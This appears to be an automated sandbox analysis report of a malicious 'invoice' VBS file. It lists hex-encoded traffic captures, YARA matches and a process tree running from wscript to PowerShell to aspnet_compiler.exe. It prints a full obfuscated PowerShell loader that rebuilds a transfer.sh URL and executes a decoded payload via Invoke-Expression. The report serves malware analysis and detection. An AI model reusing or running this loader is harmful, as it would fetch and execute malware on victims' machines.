2021-09-15 08:40:40 UTC	481	IN	Data Raw: 2d 34 36 2d 33 33 2d 33 30 2d 33 33 2d 34 32 2d 33 32 2d 33 30 2d 33 30 2d 34 34 2d 33 31 2d 33 30 2d 33 30 2d 34 36 2d 33 33 2d 33 30 2d 33 33 2d 34 36 2d 33 34 2d 33 30 2d 33 32 2d 34 34 2d 33 39 2d 33 30 2d 33 30 2d 34 36 2d 33 33 2d 33 30 2d 33 33 2d 34 32 2d 33 32 2d 33 30 2d 33 30 2d 34 35 2d 33 31 2d 33 30 2d 33 30 2d 34 36 2d 33 33 2d 33 30 2d 33 33 2d 33 32 2d 33 31 2d 33 30 2d 33 33 2d 34 36 2d 33 31 2d 33 30 2d 33 30 2d 34 36 2d 33 33 2d 33 30 2d 33 33 2d 33 33 2d 33 30 2d 33 30 2d 33 33 2d 34 36 2d 33 39 2d 33 30 2d 33 30 2d 34 36 2d 33 33 2d 33 30 2d 33 33 2d 33 33 2d 33 30 2d 33 30 2d 33 33 2d 33 30 2d 33 31 2d 33 30 2d 33 31 2d 34 36 2d 33 33 2d 33 30 2d 33 33 2d 33 33 2d 33 30 2d 33 30 2d 33 33 2d 33 30 2d 33 39 2d 33 30 2d 33 31 2d 34 36 Data Ascii: -46-33-30-33-42-32-30-30-44-31-30-30-46-33-30-33-46-34-30-32-44-39-30-30-46-33-30-33-42-32-30-30-45-31-30-30-46-33-30-33-32-31-30-33-46-31-30-30-46-33-30-33-33-30-30-33-46-39-30-30-46-33-30-33-33-30-30-33-30-31-30-31-46-33-30-33-33-30-30-33-30-39-30-31-46

Timestamp	kBytes transferred	Direction	Data
2021-09-15 08:40:40 UTC	489	IN	Data Raw: 33 30 2d 33 35 2d 33 33 2d 33 37 2d 33 34 2d 33 37 2d 33 32 2d 33 36 2d 33 39 2d 33 36 2d 34 35 2d 33 36 2d 33 37 2d 33 30 2d 33 30 2d 33 36 2d 33 37 2d 33 36 2d 33 35 2d 33 37 2d 33 34 2d 33 35 2d 34 36 2d 33 34 2d 34 33 2d 33 36 2d 33 35 2d 33 36 2d 34 35 2d 33 36 2d 33 37 2d 33 37 2d 33 34 2d 33 36 2d 33 38 2d 33 30 2d 33 30 2d 33 36 2d 33 39 2d 33 30 2d 33 30 2d 33 36 2d 34 31 2d 33 30 2d 33 30 2d 33 34 2d 33 31 2d 33 37 2d 33 33 2d 33 37 2d 33 39 2d 33 36 2d 34 35 2d 33 36 2d 33 33 2d 33 34 2d 33 33 2d 33 36 2d 33 31 2d 33 36 2d 34 33 2d 33 36 2d 34 33 2d 33 36 2d 33 32 2d 33 36 2d 33 31 2d 33 36 2d 33 33 2d 33 36 2d 34 32 2d 33 30 2d 33 30 2d 33 34 2d 34 34 2d 33 36 2d 33 31 2d 33 37 2d 33 32 2d 33 37 2d 33 33 2d 33 36 2d 33 38 2d 33 36 2d 33 31 2d Data Ascii: 30-35-33-37-34-37-32-36-39-36-45-36-37-30-30-36-37-36-35-37-34-35-46-34-43-36-35-36-45-36-37-37-34-36-38-30-30-36-39-30-30-36-41-30-30-34-31-37-33-37-39-36-45-36-33-34-33-36-31-36-43-36-43-36-32-36-31-36-33-36-42-30-30-34-44-36-31-37-32-37-33-36-38-36-31-
2021-09-15 08:40:40 UTC	496	IN	Data Raw: 30 2d 33 35 2d 33 30 2d 33 38 2d 33 30 2d 33 34 2d 33 30 2d 33 30 2d 33 30 2d 33 31 2d 33 30 2d 33 38 2d 33 30 2d 33 39 2d 33 30 2d 33 35 2d 33 30 2d 33 30 2d 33 30 2d 33 31 2d 33 31 2d 33 32 2d 33 33 2d 34 34 2d 33 30 2d 33 38 2d 33 30 2d 33 34 2d 33 30 2d 34 31 2d 33 30 2d 33 31 2d 33 31 2d 33 32 2d 33 30 2d 34 33 2d 33 30 2d 33 34 2d 33 30 2d 34 31 2d 33 30 2d 33 31 2d 33 31 2d 33 32 2d 33 31 2d 33 30 2d 33 30 2d 33 34 2d 33 30 2d 34 31 2d 33 30 2d 33 31 2d 33 31 2d 33 32 2d 33 31 2d 33 34 2d 33 30 2d 33 34 2d 33 30 2d 34 31 2d 33 30 2d 33 31 2d 33 31 2d 33 32 2d 33 31 2d 33 38 2d 33 30 2d 33 34 2d 33 30 2d 34 31 2d 33 30 2d 33 31 2d 33 31 2d 33 32 2d 33 31 2d 34 33 2d 33 30 2d 33 34 2d 33 30 2d 34 31 2d 33 30 2d 33 31 2d 33 31 2d 33 32 2d 33 32 2d 33 Data Ascii: 0-35-30-38-30-34-30-30-30-31-30-38-30-39-30-35-30-30-30-31-31-32-33-44-30-38-30-34-30-41-30-31-31-32-30-43-30-34-30-41-30-31-31-32-31-30-30-34-30-41-30-31-31-32-31-34-30-34-30-41-30-31-31-32-31-38-30-34-30-41-30-31-31-32-31-43-30-34-30-41-30-31-31-32-32-3
2021-09-15 08:40:40 UTC	503	IN	Data Raw: 2d 33 34 2d 33 33 2d 33 30 2d 33 30 2d 33 36 2d 34 36 2d 33 30 2d 33 30 2d 33 36 2d 34 34 2d 33 30 2d 33 30 2d 33 36 2d 34 34 2d 33 30 2d 33 30 2d 33 36 2d 33 35 2d 33 30 2d 33 30 2d 33 36 2d 34 35 2d 33 30 2d 33 30 2d 33 37 2d 33 34 2d 33 30 2d 33 30 2d 33 37 2d 33 33 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 30 2d 33 32 2d 33 32 2d 33 30 2d 33 30 2d 33 30 2d 33 31 2d 33 30 2d 33 30 2d 33 30 2d 33 31 2d 33 30 2d 33 30 2d 33 34 2d 33 33 2d 33 30 2d 33 30 2d 33 36 2d 34 36 2d 33 30 2d 33 30 2d 33 36 2d 34 34 2d 33 30 2d 33 30 2d 33 37 2d 33 30 2d 33 30 2d 33 30 2d 33 36 2d 33 31 2d 33 30 2d 33 30 2d 33 36 2d 34 35 2d 33 30 2d 33 30 2d 33 37 2d 33 39 2d 33 30 2d 33 30 2d 33 34 Data Ascii: -34-33-30-30-36-46-30-30-36-44-30-30-36-44-30-30-36-35-30-30-36-45-30-30-37-34-30-30-37-33-30-30-30-30-30-30-30-30-30-30-30-30-30-30-32-32-30-30-30-31-30-30-30-31-30-30-34-33-30-30-36-46-30-30-36-44-30-30-37-30-30-30-36-31-30-30-36-45-30-30-37-39-30-30-34
2021-09-15 08:40:40 UTC	510	IN	Data Raw: 37 39 2d 37 34 2d 36 35 2d 35 62 2d 35 64 2d 35 64 2d 32 34 2d 34 38 2d 33 36 2d 33 64 2d 32 30 2d 35 36 2d 34 39 2d 35 30 2d 32 30 2d 32 34 2d 34 38 2d 34 38 2d 30 61 2d 32 34 2d 36 31 2d 36 31 2d 32 30 2d 33 64 2d 32 30 2d 32 37 2d 34 65 2d 34 35 2d 35 34 2d 32 65 2d 35 30 2d 34 35 2d 32 37 2d 30 61 2d 32 34 2d 36 32 2d 36 32 2d 32 30 2d 33 64 2d 32 30 2d 32 37 2d 34 32 2d 36 31 2d 36 34 2d 36 37 2d 36 35 2d 37 32 2d 32 37 2d 30 61 2d 32 34 2d 36 66 2d 36 66 2d 32 30 2d 33 64 2d 32 37 2d 34 37 2d 36 35 2d 37 34 2d 34 38 2d 34 39 2d 35 33 2d 35 34 2d 34 66 2d 35 32 2d 35 32 2d 35 39 2d 32 37 2d 32 65 2d 35 32 2d 36 35 2d 37 30 2d 36 63 2d 36 31 2d 36 33 2d 36 35 2d 32 38 2d 32 32 2d 34 38 2d 34 39 2d 35 33 2d 35 34 2d 34 66 2d 35 32 2d 35 32 2d 35 39 2d Data Ascii: 79-74-65-5b-5d-5d-24-48-36-3d-20-56-49-50-20-24-48-48-0a-24-61-61-20-3d-20-27-4e-45-54-2e-50-45-27-0a-24-62-62-20-3d-20-27-42-61-64-67-65-72-27-0a-24-6f-6f-20-3d-27-47-65-74-48-49-53-54-4f-52-52-59-27-2e-52-65-70-6c-61-63-65-28-22-48-49-53-54-4f-52-52-59-

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: 6880 Parent PID: 3424

General

Start time:	10:39:50
Start date:	15/09/2021
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\746353_invoice_copy.vbs'
Imagebase:	0x7ff7b32d0000

File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000000.00000002.856805096.0000013CE3D80000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000000.00000003.854764732.0000013CE1EE8000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000000.00000003.854686448.0000013CE1EF3000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000000.00000002.855648211.0000013CE1EE9000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000000.00000002.856056919.0000013CE21D5000.00000004.00000040.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000000.00000003.854426835.0000013CE1EE5000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000000.00000003.853062942.0000013CE3D81000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000000.00000002.855677591.0000013CE1EF4000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	high

File Activities Show Windows behavior

Analysis Process: powershell.exe PID: 7020 Parent PID: 6880

General

Start time:	10:39:52
Start date:	15/09/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

<table>
<tr><td>Commandline:</td><td>'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' $SZXDCFVGBHNJSDFGH = 'https://transferH-Hsh/3jxU5O/ioiH-Htxt'.Replace('H-H','.');$SOS='%!-X-!5-X-!!-X-5%-X-!*-X-!7-X-!8-X-!e-X-!a-X-!d-X-!b-X-!!-X-!5-X-!*-X-!7-X-!8-X-!a-X-%0-X-3d-X-%0-X-%7-X-*e-X-!5-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-!5-X-*%-X-!3-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-5!-X-%7-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%7-X-%c-X-%7-X-7!-X-%e-X-57-X-%7-X-%9-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%7-X-%c-X-%7-X-*c-X-!9-X-!5-X-!e-X-%7-X-%9-X-3b-X-0a-X-%!-X-53-X-58-X-!!-X-!3-X-!*-X-5*-X-!7-X-!%-X-!8-X-!e-X-!a-X-58-X-!!-X-!3-X-!*-X-5*-X-!7-X-!%-X-!8-X-!a-X-!b-X-%0-X-3d-X-%0-X-%7-X-!!-X-!f-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-*1-X-!!-X-53-X-5!-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-!7-X-%7-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%7-X-%c-X-%7-X-57-X-*e-X-!c-X-*f-X-%7-X-%9-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-%7-X-%c-X-%7-X-7%-X-!9-X-*e-X-%7-X-%9-X-3b-X-0a-X-%!-X-53-X-57-X-58-X-!!-X-!5-X-!3-X-5%-X-!*-X-!7-X-59-X-!8-X-55-X-!a-X-!9-X-53-X-!!-X-!*-X-5*-X-!7-X-!8-X-!a-X-%0-X-3d-X-%7-X-!9-X-*0-X-!5-X-58-X-%8-X-*e-X-*0-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-*0-X-*3-X-*0-X-5!-X-%0-X-%!-X-!5-X-!!-X-5%-X-!*-X-!7-X-!8-X-!e-X-!a-X-!d-X-!b-X-!!-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-!7-X-!%-X-!8-X-!e-X-!a-X-53-X-!!-X-!*-X-!7-X-!8-X-%9-X-%7-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%7-X-%c-X-%7-X-*5-X-*0-X-57-X-*0-X-%d-X-!f-X-*%-X-*a-X-*0-X-!5-X-%7-X-%9-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3c-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-3e-X-%7-X-%c-X-%7-X-!5-X-!*-X-!7-X-!8-X-!a-X-%9-X-%e-X-%!-X-53-X-58-X-!!-X-!3-X-!*-X-5*-X-!7-X-!%-X-!8-X-!e-X-!a-X-58-X-!!-X-!3-X-!*-X-5*-X-!7-X-!%-X-!8-X-!a-X-!b-X-%8-X-%!-X-53-X-5a-X-58-X-!!-X-!3-X-!*-X-5*-X-%7-X-%9-X-3b-X-0a-X-%*-X-%8-X-%7-X-!9-X-%7-X-%b-X-%7-X-!5-X-58-X-%7-X-%9-X-%8-X-%!-X-53-X-57-X-58-X-!!-X-!5-X-!3-X-5%-X-!*-X-!7-X-59-X-!8-X-55-X-!a-X-!9-X-53-X-!!-X-!*-X-5*-X-!7-X-!8-X-!a-X-%0-X-%d-X-!a-X-*f-X-*9-X-*e-X-%0-X-%7-X-%7-X-%9-X-7c-X-%*-X-%8-X-%7-X-!9-X-%7-X-%b-X-%7-X-!5-X-58-X-%7-X-%9-X-3b'.Replace('%','2').Replace('!','4').Replace('*','6');Invoke-Expression (-join ($SOS -split '-X-' | ? { $_ } | % { [char][convert]::ToUInt32($_,16) }))</td></tr>
<tr><td>Imagebase:</td><td>0x7ff7bedd0000</td></tr>
<tr><td>File size:</td><td>447488 bytes</td></tr>
<tr><td>MD5 hash:</td><td>95000560239032BC68B4C2FDFCDEF913</td></tr>
<tr><td>Has elevated privileges:</td><td>true</td></tr>
<tr><td>Has administrator privileges:</td><td>true</td></tr>
<tr><td>Programmed in:</td><td>.Net C# or VB.NET</td></tr>
<tr><td>Yara matches:</td><td>Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000003.00000002.834283932.000001ECCB9D0000.00000004.00020000.sdmp, Author: Florian Roth
Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000003.00000002.845192578.000001ECCD0B0000.00000004.00000001.sdmp, Author: Florian Roth</td></tr>
<tr><td>Reputation:</td><td>high</td></tr>
</table>

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Modified

Analysis Process: conhost.exe PID: 7056 Parent PID: 7020

General

Start time:	10:39:52
Start date:	15/09/2021

Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: aspnet_compiler.exe PID: 4460 Parent PID: 7020

General

Start time:	10:41:09
Start date:	15/09/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Imagebase:	0xd20000
File size:	55400 bytes
MD5 hash:	17CC69238395DF61AAF483BCEF02E7C9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

Disassembly

Code Analysis